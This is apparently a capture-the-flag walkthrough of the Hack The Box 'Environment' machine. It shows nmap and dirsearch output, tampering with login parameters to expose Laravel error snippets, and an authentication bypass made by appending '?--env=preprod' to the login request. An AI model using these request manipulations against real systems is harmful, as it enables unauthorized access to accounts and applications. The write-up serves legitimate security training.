Environment

| Machine | Difficulty | OS | Release | |
|---|---|---|---|---|
| Environment | Medium | Linux | 04 May 2025 |  |
Recon
Start off with an Nmap scan.
1
IP=10.10.11.67
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
sudo nmap -sC -sV -vv -p $port $IP -oN environment.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ IP=10.10.11.67

┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
sudo: unable to resolve host kali: Name or service not known
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ sudo nmap -sC -sV -vv -p $port $IP -oN environment.scan
sudo: unable to resolve host kali: Name or service not known
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-04 01:23 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:23, 0.00s elapsed
Initiating Ping Scan at 01:23
Scanning 10.10.11.67 [4 ports]
Completed Ping Scan at 01:23, 0.66s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 01:23
Scanning environment.htb (10.10.11.67) [2 ports]
Discovered open port 80/tcp on 10.10.11.67
Discovered open port 22/tcp on 10.10.11.67
Completed SYN Stealth Scan at 01:23, 0.40s elapsed (2 total ports)
Initiating Service scan at 01:23
Scanning 2 services on environment.htb (10.10.11.67)
Completed Service scan at 01:23, 6.83s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.67.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:23
Completed NSE at 01:24, 13.18s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 1.93s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
Nmap scan report for environment.htb (10.10.11.67)
Host is up, received echo-reply ttl 63 (0.57s latency).
Scanned at 2025-05-04 01:23:47 EDT for 23s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 5c:02:33:95:ef:44:e2:80:cd:3a:96:02:23:f1:92:64 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGrihP7aP61ww7KrHUutuC/GKOyHifRmeM070LMF7b6vguneFJ3dokS/UwZxcp+H82U2LL+patf3wEpLZz1oZdQ=
|   256 1f:3d:c2:19:55:28:a1:77:59:51:48:10:c4:4b:74:ab (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJ7xeTjQWBwI6WERkd6C7qIKOCnXxGGtesEDTnFtL2f2
80/tcp open  http    syn-ack ttl 63 nginx 1.22.1
|_http-title: Save the Environment | environment.htb
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:24
Completed NSE at 01:24, 0.01s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.03 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
Here, we have ports 22 and 80 open.
update /etc/hosts
1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
# /etc/hosts
# Standard localhost entries
127.0.0.1   localhost localhost.localdomain localhost4 localhost4.localdomain4
::1         localhost localhost.localdomain localhost6 localhost6.localdomain6

10.10.11.67 environment.htb
1
http://environment.htb/

Enumeration
1
dirsearch -u http://environment.htb/ -e php,html,txt -x 400,403,404 -t 50
Here in the output, we have the endpoints /login and /upload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/HTB-machine/environment]
└─$ dirsearch -u http://environment.htb/ -e php,html,txt -x 400,403,404 -t 50
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403

Output File: /home/kali/HTB-machine/environment/reports/http_environment.htb/__25-05-04_01-31-42.txt

Target: http://environment.htb/

[01:31:42] Starting:
[01:33:09] 301 -  169B  - /build  ->  http://environment.htb/build/
[01:33:27] 200 -    0B  - /favicon.ico
[01:33:35] 200 -    2KB - /index.php/login/
[01:33:42] 200 -    2KB - /login
[01:33:42] 200 -    2KB - /login/
[01:33:43] 302 -  358B  - /logout  ->  http://environment.htb/login
[01:33:43] 302 -  358B  - /logout/  ->  http://environment.htb/login
[01:34:12] 200 -   24B  - /robots.txt
[01:34:23] 301 -  169B  - /storage  ->  http://environment.htb/storage/
[01:34:49] 405 -  245KB - /upload/
[01:34:52] 405 -  245KB - /upload

Task Completed
1
http://environment.htb/login

1
http://environment.htb/upload

Now we log in with invalid credentials and intercept the request.
1
http://environment.htb/login


When I change the email variable from email to email2 and forward the intercepted request, we see a code snippet due to an error caused by the invalid variable email2.
1
_token=...&email=hello%40gmail.com&password=hello&remember=False
Change the email parameter to email2.
1
_token=.....&email2=hello%40gmail.com&password=hello&remember=False
Forward it, and then forward the response again.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
   }
    return $response;
})->name('unisharp.lfm.upload')->middleware([AuthMiddleware::class]);

Route::post('/login', function (Request $request) {
    $email = $_POST['email'];
    $password = $_POST['password'];
    $remember = $_POST['remember'];

    if($remember == 'False') {
        $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
Now when we change the remember parameter to remember[0], we can see a further part of the code, which is interesting.
1
_token=.........&email=hello%40gmail.com&password=hello&remember[0]=False

Forward forward

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
     $keep_loggedin = False;
    } elseif ($remember == 'True') {
        $keep_loggedin = True;
    }

    if($keep_loggedin !== False) {
    // TODO: Keep user logged in if he selects "Remember Me?"
    }

    if(App::environment() == "preprod") { //QOL: login directly as me in dev/local/preprod envs
        $request->session()->regenerate();
        $request->session()->put('user_id', 1);
        return redirect('/management/dashboard');
    }

    $user = User::where('email', $email)->first();
Initial Foothold
Found environment variable preprod.
Now we simply intercept the login request and change the URL:
(CVE-2024-5230)
1
POST/login
to
1
POST/login?--env=preprod
